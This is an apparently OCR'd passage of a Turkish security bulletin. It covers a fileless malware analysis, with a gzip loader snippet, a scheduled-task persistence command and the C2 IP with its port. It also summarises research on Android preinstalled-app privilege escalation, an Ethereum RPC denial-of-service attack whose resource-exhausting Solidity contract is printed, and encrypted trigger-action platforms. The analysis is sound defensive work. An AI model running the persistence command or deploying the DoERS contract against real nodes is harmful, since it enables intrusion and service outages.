        int num = BitConverter.ToInt32(array, 0);
        using (GZipStream gzipStream = new GZipStream(memoryStream, CompressionMode.Decompress))
        {
            byte[] array2 = new byte[num];
            gzipStream.Read(array2, 0, num);
            result = array2;
        }
    }
    return result;
}
```


Resim 25: gzip dosyasının açılması

```
schtasks.exe
C:\WINDOWS\SysWOW64\schtasks.exe C:\Windows\System32\schtasks.exe /Create /TN Updates\mZLxIkzSzq /XML C:\Users\Isabella\AppData\Local\Temp\tmp680F.tmp
```

Resim 26: scheduled task komutu.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	[redacted]	193.164.7.176	TCP	66	52377 → 9999 [SYN] Seq=0 Win=51200 Len=0 MSS=1460 WS=1 SACK_PERM=1
2	0.422382	193.164.7.176	[redacted]	TCP	58	9999 → 52377 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
3	0.422799	[redacted]	193.164.7.176	TCP	60	52377 → 9999 [ACK] Seq=1 Ack=1 Win=51200 Len=0
4	2.910331		193.164.7.176	TLSv1	149	Client Hello

Resim 27: Ağ trafiği IP-port bilgileri.



Resim 28: IP lokasyon bilgileri.

Ana kod parçacığından dll üzerinde yer alan Flora metodunun çağrıldığı görülmektedir. Flora metodu incelendiğinde ana kod parçasının kaynak kısmında yer alan ve Resim 24'te görülen bitmap dosyasını kullandığı görülmektedir.

Zararlı öncelikli olarak ilk uygulama üzerinde yer alan bitmap dosyasını çekmektedir. Ardından bitmap dosyası üzerinde kendi belirlediği kurala göre byte'lardan bir gzip dosyasını memory üzerine yazmaktadır. Ardından başka bir metot ile gzip dosyasını açıp asıl zararlı kod parçasını çalıştırmaktadır. Resim 25'te gzip dosyasını okuma metodu görülmektedir.

Gzip dosyasının açılıp içerisinden çıkan kod yine dll'de olduğu gibi direkt olarak memory üzerinden işleme alınmaktadır. Bu davranışlar fileless-malware kategorisine girmektedir. Fileless-malware'ler, dosya çalıştırıldıktan sonra dosya sistemi üzerinde zararlı davranış sergileyen herhangi bir dosya eklemesi yapmadan direkt memory üzerinde varlık göstermektedir. Analiz edilen bu zararlıda da zararlının sürekli memory üzerinde yer alması için "scheduled task" kullanılmıştır. Zararlının sürekli olarak çalıştırılması için kullanılan "scheduled task" komutu Resim 26'da görülmektedir.

Resim 27'de görüldüğü üzere zararlı, çalışmasının ardından 193.164.7.176 IP'sinin 9999 portu ile TLS1.0 protokolü ile haberleşmektedir.

Zararlı başlangıçta bilgisayar hakkında bilgi toplayıp sunucuyu bilgilendirmektedir. Ardından sunucudan gelen otomatik komutlar dahilinde bilgisayar üzerinde bulabildiği dosyaları sunucuya göndermektedir. IP'nin yer aldığı bölge bilgisi Resim 28'de görülmektedir.

Gzip dosyası içerisinden çıkan zararlı dosyanın daha önceden de kullanılan bir "payload" olduğu düşünülmektedir. Zararlının kendisini antivirus programları şu an için tespit edememektedir. İçerisinden çıkan zararlı kodlar da dosya dizininde tutulmadığı için antivirus programları tarafından görülememektedir.

Bulunan İndikatörler

Hashler (SHA256):

1. 7406af8c070e6c9ccd43cc41687bf6cbc727cfb3a-00d3f003ea8c3b9c68a0f0d
2. 5bede9eedf6ae6df5a9d587c116c9583b31474c-159c2b53486b000093cb3fde6

IP: 193.164.7.176

5. FIRMSCOPE: Android İşletim Sistemindeki Ön Yüklü Uygulamalardaki Zafiyetlerin Otomatik Yakalanması

Android cihazlar ön yüklü yazılımlar içerirler – bunların bazıları gerekli sistem araçları, bazıları ise özgün kullanıcı deneyimi oluşturan uygulamalardır -ve bu araçlar kullanıcı tarafından kapatılamaz. Bu uygulamalar cihazın satıcısı tarafından seçilmiş veya geliştirmiş olduğundan güvenli oldukları varsayılır. Aksine, çok sayıda ön yüklü Android uygulamasında yetki yükseltme zafiyeti tespit edilmiştir. Bu zafiyetler, saldırganların komut çalıştırma, cihaz ses ve görüntüsünü kaydetme ve kişisel verilere erişme gibi yetkisiz eylemler yapabilmelerine yol açmaktadır. Bu uygulamaların ve zafiyetlerinin tespiti kritik önem taşımaktadır. 100 Android dağıtımcısının v4.0'dan v9.0'a 2,017 Android işletim sistemi görüntüsündeki 331,342 ön yüklü uygulama incelendiğinde, 850 farklı yetki artırma zafiyetine rastlanmıştır. Bunlar faydalanılabilir ve 0-day zafiyetlerdir.

Ön yüklü uygulamalar, cihazın düzgün işleyişini etkileyen ve denetleyen kritik sistem araçları olduklarından "system user" olarak çalışırlar. Bu uygulamalar doğaları gereği yüksek izin seviyelerinde çalıştıkları için, istemli/istemsiz dizayn veya programlama yanlışlarına, "Confused Deputy" saldırılarına neden olabilirler. Yetkisiz üçüncü parti uygulamalar ve uzak varlıklar bu zafiyetlerden faydalanarak Android işletim sisteminin güvenlik sınırlarını aşabilirler.

Tehdit Modeli


Android yazılım arşivi birkaç modül içerir. Bunlar bootloader, Android Linux kernel, Android çalışma-zamanı iskeleti, gömülü radyo yazılımı ve ön yüklü uygulamalardır. Bu makalenin hedefi statik analiz kullanarak yüksek etkili zayıflıkları ortaya çıkarmaktır. Burada bu zayıflıkların sadece yetki artırma saldırılarına sebep olabilecek olanları incelenecek ve Android sistem yapı taşlarının güvenliliği tartışılacaktır.

Zorluklar ve Önemli Önseziler

İşin önemli zorluklarını aktarabilmek için bu kısımda işi görselleştiren, çalışan bir örnek kullanılacaktır. Örneğin görselleştirilmiş hali aşağıdadır.

Yukarıdaki örnek, günümüz Android cihazlarında kullanılmakta olan bir ön yüklü sistem uygulamasının basitleştirilmiş bir versiyonudur. Üçüncü parti uygulamalar bu sistem uygulamasından faydalanarak "system user" olarak kod çalıştırabilirler. Üst seviyede, Şekil 6'da görülen sistem uygulaması güvensiz bir arayüz oluşturuyor. Class a herhangi bir uygulamadan gönderilen *Intent*'i alabilir. (Adım 1)

1. Intent Class a'nın onReceive metoduna geldiğinde, (Adım 2)



Şekil 6: Komut enjeksiyon zafiyeti sergileyen ön yüklü bir sistem uygulamasının basitleştirilmiş bir örneği.

2. Saldırgan tarafından kontrol edilen komut, parent class e'nin metod a'sına gönderilir. (Adım 3)
3. Daha sonra metot a, k tipinde yeni bir obje oluşturur ve gelen komutu k'nın constructor'ına gönderir. (Adım 4)
4. Bu kısımda, komut h.i alanına kaydedilir ve class instance kendisini batarya olaylarının bir alıcısı olarak kaydeder. (Adım 5)
5. Sistem tarafından bir batarya olayı olduğu bildirildiğinde, class k'daki onReceive çağrısı çalışır. (Adım 6)
6. Telefon bir AC şarj adaptörüne bağlandığında, buradaki run metodu çağrılır. (Adım 7)

Bu metotta, saldırgan tarafından belirlenmiş komut Runtime.exec fonksiyonuna argüman olarak veriliyor ve h.i içindeki komut fonksiyon tarafından **artırılmış system user yetkisi ile** çalıştırılıyor.

Uygulamaların veri akışını kesin ve optimize bir şekilde takip edebilmek için beş farklı yaklaşım benimsenmiştir.

Sınıf Alanlarındaki Veri Akışının Takibi

Android uygulamaları dinamik - kompozit veri tipi kullanan zengin obje odaklı programlama yapıları kullanıyor. Bu nedenle bir analiz yapılırken sınıf alanlarının akış takibi çok önemli, buna dikkat edilmezse hassas akışlar fark edilmeden geçebilir. Verinin alanlar arasında akışının iyi kontrol edilememesi, analizin olması gerektiği gibi gerçekleşmemesine yol açar. Firmscope programında, değişkenlerin okuma-yazma işlemleri; akış ve içerik biçiminde, özelleştirilmiş veri akışı düğümleri ile oluşturuldukları andan itibaren takip edilir.

Tam – Kısmi Obje Hassasiyeti

Sınıf tiplerinin statik olarak belirlenip takip edilmesi, tam obje hassasiyeti gerektirir. Tam obje hassasiyeti, hesaplama yükü ve bellek tüketimi açısından çok zorlayıcıdır, çünkü bir uygulamadaki tüm obje oluşturma alanlarını denetleyip obje tipi bilgisini tüm ileri ve geri kontrol alanlarına yansıtır.

Firmscope'un büyük uygulamalarda sorunsuz çalışabilmesi için, yeni bir yaklaşım olan kısmi obje hassasiyeti tercih edilmiştir. Özelleştirilmiş ve *istendiği zaman* içerik doğrulaması yapabilen bir yaklaşım benimsenmiştir. Bu yöntem, düşük boyutlu çağrı yığıtı tutarak, işlem ve bellek kullanımı yüklerini azaltmaktadır. Sınıfların takibi, tip uyumluluğuna göre yapılır. Böylece her alt sınıf ve ataları için ayrı ayrı sanal metotlar tanımlanması gerekmez. Bu optimizasyonlar, Firmscope'un büyük uygulamalarda da yeterli hassasiyet ve kesinliği devam ettirmesini sağlar.

Android Çalışma Zamanı İskeleti API'larının Kullanımı


Android uygulamaları, çalışma zamanı iskeleti API'larına yoğun biçimde bağımlıdır. Bunlar uygulamaların içine derlenmez ve analiz için birer kara kutudur. Android çalışma zamanı iskeletinin tamamının modellenmesi; geliştirmek, sürdürmek ve analiz etmek açısından zorlayıcıdır. Firmscope'ta bu problem, verileri dolaylı yoldan taşıyabilen Android iskeleti metot ve sınıflarıyla sınırlandırılmıştır. Bilgi akışı modellemesi yalnızca bu yöntemle gerçekleştirilmiştir. Bu modeller bin satırdan daha az uzunlukta basit kod içerir ve Android 4.0'dan 9.0'a kadar tüm versiyonları kapsar.

Asenkron Çağrıların Kontrolü

Android uygulamaları dizaynları gereği multi-threaded olarak çalışır ve arka plan işlemleri için asenkron görevleri kullanır. Asenkron görevler sık sık geri-çağrıları tetikleyerek çalışma zamanı sıralamasına bağımlı, dolaylı veri akışlarının oluşmasına neden olabilir. Bir akışta mümkün olan tüm sıralamaları hesaplamak zorlayıcı bir görev olmuştur. Tüm sıralamaları hesaplamamak da hassas akışların gözden kaçırılmasına neden olabilir. Bunun üstesinden gelmek için verinin, instance alanlarından metotlar arası sınırlara, hassasiyetten feragat etmeyerek akışına izin verilmiştir. Bu sayede, mümkün olan tüm çağrı sıralamaları kapsanmış ve hassasiyetten ödün verilmemiştir.

Bileşenler Arası İletişim

Android uygulamalarının bileşenleri mesaj gönderip alarak birbirleriyle iletişime geçebilir. Bu iletilere Intent denir. Giden bileşenler arası iletişimi (ICC) hesaba katmamak hassas akışların kaçmasına neden olabilir. Bu özellikle GUI uygulamalar için doğrudur, çünkü GUI uygulamaları grafik geçişleri için ICC'ye bağımlıdır. Bu noktada giden ICC'lerin kullandığı Intent'in genellikle ICC çağrısına yakın bir kod parçasında oluşturulduğunun farkında olmak önemlidir. Bu nedenle Intent hedefleri, Intent oluşturma alanındaki argümanları saptayarak ve hedef bileşen adını çıkartarak değerlendiriliyor. Bu yaklaşım kesinlik ve işlem yükü arasında pratik bir denge sunuyor.



Şekil 7: Firmscope işlem akışı.

Sonuç


Android işletim sistemini kullanan cihaz üreticileri, sistemlerin düzgün çalışmasını ve özgün kullanıcı deneyimleri sağlamak için, cihazın son kullanıcıya ulaşması öncesinde birçok ön yüklü uygulama kullanmaktadır. Bu uygulamalar yüksek yetki seviyelerinde çalışırlar, son kullanıcı tarafından silinemezler ve birinci parti uygulamalar oldukları için güvenli oldukları varsayılır. Bu nedenle bu uygulamalarda bulunan zafiyetler, son kullanıcıların kişisel verileri ve cihazın işleyişi için kritik önem taşır. Bu zafiyetlerin önceden tespiti, sorunların önüne geçilmesini sağlar. Önceki çözümler işlem yükü veya hassas veri tespiti açısından eksik kalırken, Firmscope bahsedilen iyileştirmeler sayesinde bu zafiyetlerin kesin ve doğru şekilde tespitini yaparken sistem kaynaklarını optimize bir şekilde kullanmayı başarmış ve ön yüklü uygulamalardaki zafiyetlerin tespit edilmesinin önemini tekrar gündeme getirmiştir[6].

6. En Zayıf Halkası Kadar Güçlü: RPC Servisinde Blok Zinciri DApp'ler Nasıl Kırılır?

Modern blok zincirleri (blockchains), kripto paraların alt katmanlarında ve merkezi olmayan (decentralized) platformlara güveni sağlamak için oluşturulan altyapılarda kullanılmaktadır. Aynı zamanda DApp (decentralized applications) olarak bilinen daha çeşitli ve merkezi olmayan uygulamaların ortaya çıkmasını sağlamıştır. Blok zincirlerindeki uzaktan işlem çağrısı (RPC: Remote Prosedure Call) servisleri, DApp'leri bir blok zinciri ağına bağlayan aracı olarak bilinir.

As Strong As Its Weakest Link: How to Break Blockchain DApps at RPC Service[7] başlıklı makalede, blok zinciri RPC'lerinde yaygın olarak bulunan hizmet reddi (DoS: Denial of Service) güvenlik açığı ve sıfır Ether maliyetle gerçekleştirilebilen bir Ethereum Hizmet Reddi (Denial of Ethereum RPC Service) saldırısı olan DoERS ele alınmaktadır.

Operasyonel blok zincirlerinin ortaya çıkmasıyla birlikte bu sistemlerin üzerinde çalışan merkezi olmayan uygulamalar (DApp), merkezi olmayan finans (DeFi), çevrimiçi oyun, bilgi güvenliği vb. altyapıları sağlar. Şekil 8'de



Şekil 8: Blokzincir RPC Servisinin genel yapısı.

görüldüğü gibi tipik bir DApp mimarisi 3 katmandan oluşur. Web tarayıcıları içinde çalışan DApp istemcileri, istemcilerin isteklerini kripto para işlemlerine (transactions) veya sorgularını P2P blok zinciri ağına çeviren Uzaktan İşlem Çağrısı (RPC) servisine istek gönderir.

RPC servisi, blok zinciri ağından daha merkezibir sistemdir ve bu nedenle, bir hizmet reddi (DoS) saldırısı olması durumunda tek bir başarısızlık noktası (single point of failure) haline gelebilir ve tüm DApp ekosisteminin çökmesine yol açabilir. DoS'un, özellikle Bitcoin borsalarında ve madencilik havuzlarında, blok zinciri ekosistemi için önemli bir tehdit oluşturduğunun bilinmesi önemlidir. Böyle bir saldırının, kurbanın RPC servisine karşı da başlatılabileceği açıktır.

Konu ile ilgili bazı terimler:

Akıllı sözleşme (Smart contract): Akıllı sözleşme (smart contract), alıcı ve satıcı arasındaki sözleşmenin doğrudan kod satırlarına yazılmasıyla işleyen bir tür protokoldür. Buradaki kod ve sözleşmeler dağıtık, merkezi olmayan bir blok zinciri ağı üzerinde bulunur. Kod, yürütmeyi denetler; işlemler izlenebilir ve geri döndürülemez.

Ethereum Gaz: Ethereum'da gaz, ekosisteminin can damarıdır, belirli işlemleri yürütmek için gereken hesaplama çabasını ölçen bir birimdir. Ethereum Token'ının küçük bir parçasıdır ve madencilere ödeme yapmak için kullanılır. Gaz miktarını düşük tutmak işlemin onaylanma süresini uzatır.

Araştırmacılar, DoERS tehditinde, riskin gerçekten çok ciddi olduğunu belirtmektedir. Günümüzün RPC servisleri zafiyetlidir ve ücretsiz yürütme yeteneği kötü amaçlı kullanılarak yeni bir DoS saldırısı (DoERS: Ethereum RPC Hizmetinin Reddi) ile kolayca devre dışı bırakılır ve kullanılamaz hale getirilebilir. Daha derine inerek açıklamak gerekirse, blok zinciri sistemlerinde, Ethereum'un eth_call RPC'si (ve aynı kod bloğunu çalıştıran eth_estimateGas) gibi tek başına çalışabilen bir RPC düğümünde, akıllı sözleşmenin Ethereum gaz içermeden yürütülmesini sağlar. Durumlarını okuyan ve/veya güncelleyen düğümler de dahil olmak üzere herhangi bir akıllı sözleşmeyi çalıştırmak için bir eth_call RPC'si tetiklenebilir. İşlemle tetiklenen akıllı sözleşme yürütmesinden farklı olarak, eth_call ile tetiklenen yürütme, alıcı RPC düğümünde gerçekleşir ve durum güncellemesi tüm blok zinciri durumuna yansıtılmaz. En önemlisi, eth_call genellikle ücretsizdir. Yürütme ücreti Ethereum tarafından zorunlu kılınmaz ve bunun yerine DApp istemcilerinde, masraftan feragat etme eğiliminde olan RPC servislerine bırakılır. Böylelikle, blok zincirinde sürekli kaynak tüketen bir işlem (örneğin, sonsuz bir karma hesaplama döngüsü) ile akıllı sözleşme dağıtabilir ve bu eth_call aracılığıyla tetiklenebilir. Bu saldırı, bir düğümün barındırdığı tüm DApp'ler için kritik işlemlerin (blok/işlem senkronizasyonu, RPC istekleri sunma vb.) gerçekleştirilmesini durdurmak için yapılır.

DoERS Tehdit modelinde; saldırgan, iyi niyetli bir istemciden (DApp olabilir) gelen normal RPC isteklerini ileten Ethereum RPC servisine bir veya daha fazla zararlı RPC isteği gönderir. Saldırganın amacı, örneğin; RPC yanıt süresini artırarak, iyi niyetli istemci için RPC servisini devre dışı bırakmaktır.

DoERS saldırısı, kaynak tüketen işlemler içeren, sömürülebilir bir akıllı sözleşmeye dayalı olarak oluşturulur. Araştırmacılar saldırı için örnek olarak, Şekil 9'da görülen DoERS-C sözleşmesini içeren kod bloğunu kullandıklarını belirtmektedir.

Kod bloğu incelendiğinde, kurban düğümde sırasıyla

```
1  contract DoERS-C {
2    function exhaustCPU(uint256 payload_size1) public returns
       (bool){
3      bytes32 target=0xf...f;
4      for (uint256 i=0; i<payload_size1; ++i){
5        target = keccak256(abi.encodePacked(target));}
6    return true;}
7    bytes32[] storage;
8    function exhaustIO(uint256 payload_size1) public returns(
       bool){
9      for (uint256 j=0; j<payload_size2; ++j) {
10       storage.push(0xf...f);}
11     return true;}
12   function exhaustMem(uint256 payload_size3) pure public
       returns(bool) {
13     bytes32[] memory mem = new bytes32[](payload_size3);
14     mem[payload_size3-1] = 0xf...f;//"CODECOPY" allocate
       memory
15     return true;}}
```

Fig. 2: The exploitable smart contract to exhaust the computing resources (in CPU, memory allocation, etc.) of the victim node

Şekil 9: Akıllı sözleşmeyi sömüren (CPU, Bellek vb. üzerinden) kod bloğu örneği.

CPU, IO ve Bellek kaynaklarını tüketmeyi amaçlayan üç sömürülebilir fonksiyon içermektedir. Özellikle, exhaustCPU fonksiyonu, bir hash hesaplama döngüsü çalıştırır. exhaustIO fonksiyonu ise IO işlemlerini gerçekleştirmek için bir depolama işlemlerini içeren döngü çalıştırır. exhaustMem fonksiyonu, bellekte büyük bir alan kaplayacak dizi (array) işlemi çalıştırır. Üç fonksiyon da, döngünün tekrar sayısını (exhaustCPU ve exhaustIO'da) ve dizinin boyutunu (exhaustMem'de) kontrol edecek argüman değişken alır. Bu değişken, akıllı sözleşmenin neden olduğu kaynak tüketimi seviyesini ayarlamak için kullanılır.

DoERS saldırısı iki adımda gerçekleştirilir:

1. Saldırgan istemci, bir işlem (transaction) göndererek DoERS-C akıllı sözleşmesini Ethereum'a dağıtır. Bu adımın maliyeti az miktarda Ether'dir.
2. Saldırgan, DoERS-C'deki üç exhausXX

fonksiyonundan birini tetiklemek için kurban düğümüne bir veya daha fazla eth_call RPC'si gönderir. Büyük bir argüman değişkeni tanımlayarak, bu fonksiyonların yürütülmesi, kurban düğümünde büyük miktarda kaynak tüketimine neden olacaktır ve sistem kullanılamaz hale getirilmiş olacaktır.

Araştırmacılar hizmet reddi saldırıları altında Ethereum'un RPC özellikli düğümlerinin güvenliğine ilişkin çalışmasını ortaya koymaktadır. Uygun şekilde yapılandırılmış bir DoERS saldırısı, 0,65 blok gaz gibi çok kısıtlayıcı bir sınırla korunan yerel bir düğümde, saniyede 150 RPC isteği göndererek kurbanın blok senkronizasyonunu yüzde 91 oranında yavaşlatabilmektedir. Bu oran zafiyetin ne derece ciddi ve kritik olduğunu göstermektedir.

TEKNOLOJİK GELİŞMELER VE SİBER GÜVENLİK

7. Tetikleyici Eylem Platformlarında Veri Gizliliği

Tetikleyici-Eylem Platformları (TEP), kullanışlı bir otomasyon elde etmek için kullanıcıların bağımsız web tabanlı ve IoT hizmetlerine bağlanmasını sağlar. Son kullanıcıların, farklı internet hizmetleri arasında veri ileten tetikleyici-işlem-eylem kuralları oluşturmasına yardımcı olan basit bir arabirim sağlar. Fakat bunun yanında TEP'ler geniş ölçekli güvenlik riskleri de barındırır; bir tetikleyici-eylem platformu ele geçirilirse, saldırganlar milyonlarca kullanıcının hassas verilerine erişim sağlayabilir. Bu yazıda, bu tür hassas verilerin yetkisiz kullanıcıların eline geçmesi gibi risklerden kaçınmak için kullanılabilecek, tetikleyici-işlem-eylem kurallarını kullanıcıların kişisel verilerine erişmeden ve hesaplama sonuçlarını öğrenebilecek bir mekanizmaya ihtiyaç duymadan çalışabilen "eTAP" platformu anlatılacaktır. Platform (eTAP), IFTTT ve Zapier gibi popüler ticari TEP'lerde en sık kullanılan işlemleri destekleyecek şekilde çalışmaktadır. Spesifik olarak bahsetmek gerekirse, özel tetikleme verilerinde Boolean aritmetik ve dize işlemlerini destekler. IFTTT kullanıcılarının ilk 500 kuralının yüzde 100'ünü ve Zapier'de herkese açık tüm kuralların yüzde 93,4'ünü çalıştırabilir.

Tetikleyici-eylem platformunu daha iyi açıklayabilmek için bir örnek vermek gerekirse; kullanıcı akıllı telefonundan bir kural tanımlar. Kural e-postalar içinde "gizli" kelimesinin geçip geçmediğini kontrol eder. Eğer anahtar kelime e-postalarda geçiyorsa, önceden belirlenmiş bir numaraya konu satırı ve gönderenin adresini içeren bir SMS gönderir. Aynı zamanda SMS gönderimi yerine kural, eşleşen bir e-posta geldiğinde telefonda akıllı bir ışığın yanıp sönmesini de sağlayabilir. TEP'lerde bu kuralın çalışması için, e-posta geldiği zaman yani tetikleme meydana geldiğinde, posta servisi (tetikleme servisi) TEP'e string araması (işlem) yapmasını sağlayacak bir e-posta gönderir. Daha sonra eylemi gerçekleştirmek için gerekli bilgilerle bir SMS ağ geçidi veya akıllı ampul servisi (eylem servisi) ile iletişim kurar. Bu tetikleyici-eylem servisi ve platformunun oluşturduğu kombinasyona tetikleyici eylem sistemi (trigger-action system) denir. Bu sistemler bileşenlerin birbiriyle uyumu konusunda endişe duyulmayan bağımsız ara katmanları yöneten API'ler oluşturmuş olur. Şekil 10 örnek bir kural üzerinden veri akışının sağlandığı günümüzde kullanılan tetikleyici-eylem sistemlerinin genel çalışma düzeneğini göstermektedir:

Bu faydalar beraberinde ne yazık ki TEP'lerin hassas

Şekil 10: Günümüzde kullanılan tetikleyici-eylem sistemlerinin genel incelemesi.

veriye erişebilmesi gibi maliyetli ve güvenlik açısından tehlikeli işlemler yapılmasını da beraberinde getiriyor. Yukarıda bahsedilen basit kurallı örnekte bile kullanıcılar TEP'ine hassas verilerini içerebilecek e-postalarını paylaşmasına sebep olmaktadır. TEP'lerin haberleşmenin merkezinde bulunması yani tetikleme ve aksiyon aşamalarının ara katmanı olması, bu platformu kullanan saldırganların kendilerini göstermeden kişilerin özel verilerini gizlice ele geçirebileceği ortadaki adam saldırılarına zemin hazırlamaktadır. Yüksek uyumluluk sağlaması sebebiyle TEP'ler; konum, ses komutları, fitness verileri, resimler, dosyalar vb. verileri bulundurabilir. Ticari TEP'ler bu tür kullanıcı verilerini herhangi bir veri koruma yöntemi sağlamadan tutar. Örneğin IFTTT'ler üçüncü parti uygulamalardan kişisel verileri toplar ve diğer üçüncü partilere bu verileri iletir. 20 milyondan fazla kullanıcısı olan böyle bir platform, saldırganlar için çok çekici bir alandır. Platformun verilerini barındırdığı bulut sistemlerinde veri sızıntılarının oluşması oldukça olağandır. Saldırganlar bu platformlarda tespit edilmeden günlerce, hatta haftalarca erişimlerini sürdürebilmektedir.

eTAP, bu tür verilerin şifrelenmiş olarak tutulmasını sağlayan, kullanıcı kurallarını işlerken kullanıcıların düz metin halinde verilerine erişim ihtiyacı duymayan bir tetikleyici-eylem platformu aracıdır. Bu sayede saldırgan eTAP üzerinde tam erişim hakkı bile kazansa verilerin gizliliğini korumayı garanti etmektedir.

eTAP'ın Çalışma Mekanizması:

İyi bir performansla çalışan, fonksiyonel ve güvenli bir tetikleyici eylem platformu inşa etmek için bazı önemli noktaların üstesinden gelmek gerekir. İlk olarak, TEP bir saldırgan tarafından ele geçirildiğinde ve zararlı aktiviteler sergilediğinde kullanıcı verileri ve kimlik doğrulama işlemlerinin gizli kalması sağlanmalıdır. Güvenli fonksiyon değerlendirmeleri (GFD) için kullanılan protokoller güvenliği sağlasa da günümüzdeki sistemlerde pratik kullanılabilirliği yeterli değildir. İkincisi, GFD için hazır protokollerin kullanılması, tetikleyici ve eylem hizmetleri arasındaki bağımsızlığı kıran ve onları daha az kullanışlı hale getiren tetikleyici eylem sistemlerinin mimarisinde ciddi değişiklikler gerektirecektir. Üçüncüsü, GFD kullanarak TAP üzerinde rasgele hesaplamalar çalıştırmak verimsiz olacaktır.

eTAP geliştirilirken, bu zorlukların üstesinden gelmek için tetikleyici eylem sistemlerinin yapısından ve tehdit modelinden yararlanılmaktadır. Yüksek düzeyde, güvenilir bir bozuk devre oluşturucu (garbled devreler) oluşturulmuştur. Bu, eTAP'ın tamamen kötü niyetli bir devre değerlendiriciye karşı güvenlik sağlamak için GFD uygulamalarının kullanılmasına olanak tanımaktadır.

Tetikleyici-Eylem Sistemleri

Tetikleme-eylem sistemleri, farklı görevleri otomatikleştirmek için bir tetik-hesap-eylem paradigması kullanarak farklı çevrimiçi hizmetlerin bir araya getirilmesine izin verir. Sistemin üç ana bileşeni vardır: tetikleyici hizmetler (TH'ler), eylem hizmetleri (EH'ler) ve bir tetikleyici eylem platformu (TEP). Şekil 10 farklı bileşenler arasındaki etkileşimleri göstermektedir.

Tetikleme ve eylem hizmetleri, IoT veya web uygulamaları için çevrimiçi hizmetlerdir. Bugün Instagram, Slack, GMail, Amazon Alexa, Samsung SmartThings gibi çok sayıda hizmet var. Bu hizmetler, veri göndermek ve almak için kendi REST API'lerine güvenir ve her hizmet, farklı işlevler sağlamak için birkaç API'yi destekleyebilir. Genellikle yetkilendirmeyi devretmek için kullanılan OAuth protokolünü desteklerler. OAuth token'larıyla, TEP gibi bir üçüncü taraf API'lere erişebilir ve tetikleme-hesaplama-eylem kurallarını yürütebilir.

Şifrelenmiş Tetikleyici-Eylem Platformu (eTAP) Tasarımı

Tetikleyici-Eylem Sistemlerinin ne olduğundan bahsettikten sonra eTAP platformunun tasarımı, kullandığı çekirdek protokolleri ve analizi bu kısımda anlatılacaktır. Standart tetikleyici eylem sistemlerindeki gibi eTAP da dört ana bileşenden meydana gelir: güvenilir istemcinin cihazı, tetikleme hizmeti, eylem hizmeti ve tetikleyici-eylem platformu. Bunların ne anlama geldiği ve eTAP'ta ne şekilde kullanıldığı aşağıda kısaca anlatılıyor:

Merkezi Olmayan Güven Modeli:

Mevcut tetikleyici sistem tasarımında, kullanıcılar tüm güveni bulut tabanlı merkezi bir TEP'a verir. Bu tasarım, sistemin güvenlik ve gizliliğinde açık kapılar bırakır. TEP'in tek başına ele geçirilmesi bile, bir anda tüm kullanıcıları tehlikeye atacaktır. Bu sorunu önlemek için eTAP, kullanıcının istemci cihazını (akıllı telefonu) güvenilir olarak belirler. Her kullanıcı yalnızca kendi akıllı telefonuna güvenir ve onu tetikleme-hesaplama-eylem kurallarını programlamak için kullanır. eTAP protokolleri, SFTP ve Telnet gibi açık kaynaklıdır. Bu nedenle, eTAP bulut bileşeni ve istemci uygulaması, farklı kişiler tarafından oluşturulur ve kontrol edilir. Bu nedenle, TEP güvenliği ihlal edildiğinde bile istemci uygulamasına güvenilebilir. eTAP, garantilerini bu tasarımsal modelin üzerinde önyükler.

Temel Operasyonların Performansı

eTAP; Boolean, (tamsayı) aritmetik ve dize işlemlerini destekler (bu, Zapier ve IFTTT'deki kuralların çoğunu çalıştırmak için yeterlidir). Şekil 11'de her operasyonun maliyeti gösterilmiştir:

	Operasyon	Hesaplama Süresi (ms) İstemci	TH	TEP	EH	(KB)	# BSO durumları
Bool	`x & y`	4.0	3.7	3.7	3.9	0.03	–
Num	`x > n`	4.0	3.9	3.8	3.8	0.96	–
	`x * n`	4.0	3.7	4.0	3.7	31	–
Str	`x == t`	4.0	3.7	4.0	3.8	25	–
	`m.lookup(x)`	4.2	3.6	4.1	3.8	31	–
	`x.split(d,0)`	5.7	3.7	5.3	4.1	78	16
	`x.contain(s)`	7.8	3.9	7.4	3.9	123	47
	`x.replace(s,"")`	10.7	3.8	10.5	4.6	278	40
	`x.extract_phone()`	24.7	3.6	25.5	4.1	2191	108

